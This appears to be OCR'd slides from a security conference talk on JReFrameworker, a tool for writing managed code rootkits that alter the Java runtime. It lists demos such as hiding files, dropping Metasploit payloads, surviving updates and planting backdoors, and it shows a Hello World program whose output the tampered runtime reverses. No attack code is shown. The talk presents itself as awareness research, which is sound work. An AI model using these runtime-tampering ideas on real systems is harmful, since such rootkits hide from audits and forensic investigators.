Post Exploitation


Post Exploitation Experimentation

- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
- DEFCON 24: **Developing Managed Code Rootkits for the Java Runtime Environment.**
- Derbycon 7.0: **JReFrameworker: One Year Later.**

Overview (show all the demos!)

- Managed Code Rootkits
  - Demo 1: Hello World
- JReFrameworker
  - Demo 2: Hidden File Rootkit
- Payload Dropper
  - Demo 3: Post Exploitation with Metasploit
- Advanced Persistence
  - Demo 4: Surviving Java Updates
- Incremental Building
  - Demo 5: Restoring CVE-2012-4681
- Program Analysis Integrations
  - Demo 6: Automatic Backdoors
  - Demo 7: “Minority Report” Development
  - Demo 8: Context Aware Malware


```
1
2 public class Test {
3
4     public static void main(String[] args) {
5         System.out.println("Hello World!");
6     }
7
8 }
9
```


Java - HelloWorld/src/Test.java - Eclipse - /Users/benjholla/Desktop/JReFrameworker/mars-workspace
Quick Access
Java
Package Explorer
HelloWorld
Test.java
1
2 public class Test {
3
4 public static void main(String[] args) {
5 System.out.println("Hello World!");
6 }
7
8 }
9
Problems
Javadoc
Declaration
Console
<terminated> Test (3) [JReFrameworker Java Application] /Library/Java/JavaVirtualMachines/jdk1.7.0_45.jdk/Contents/Home/bin/java (Oc
!dlroW olleH
What! How?


Demo 1: Evil Java?

```
1
2 public class Test {
3
4     public static void main(String[] args) {
5         System.out.println("Hello World!");
6     }
7
8 }
9
```

Managed Code Languages



Managed Code Rootkits



Background


- Not really a new idea…
  - Manipulating a library affects all applications using the library
  - Had previously been demonstrated on C# and Java (2010)
  - Recent surge in similar research for Python libraries
- Out of sight out of mind
  - Code reviews/audits don't typically audit runtimes
  - May be overlooked by forensic investigators
- JVM runtime is fully featured
  - Object Oriented programming
  - Platform independent portable rootkits (if done right)
- DEFCON 24: JReFrameworker (initial release)
  - Lowers the barrier to entry! (develop MCRs in Java source, minimal skillz required)
  - An awareness project for managed code rootkits

Modifying the Runtime

How can we modify the runtime for ~~good~~ evil purposes?

Difficult

Bytecode



Still Tricky

Intermediate Representations

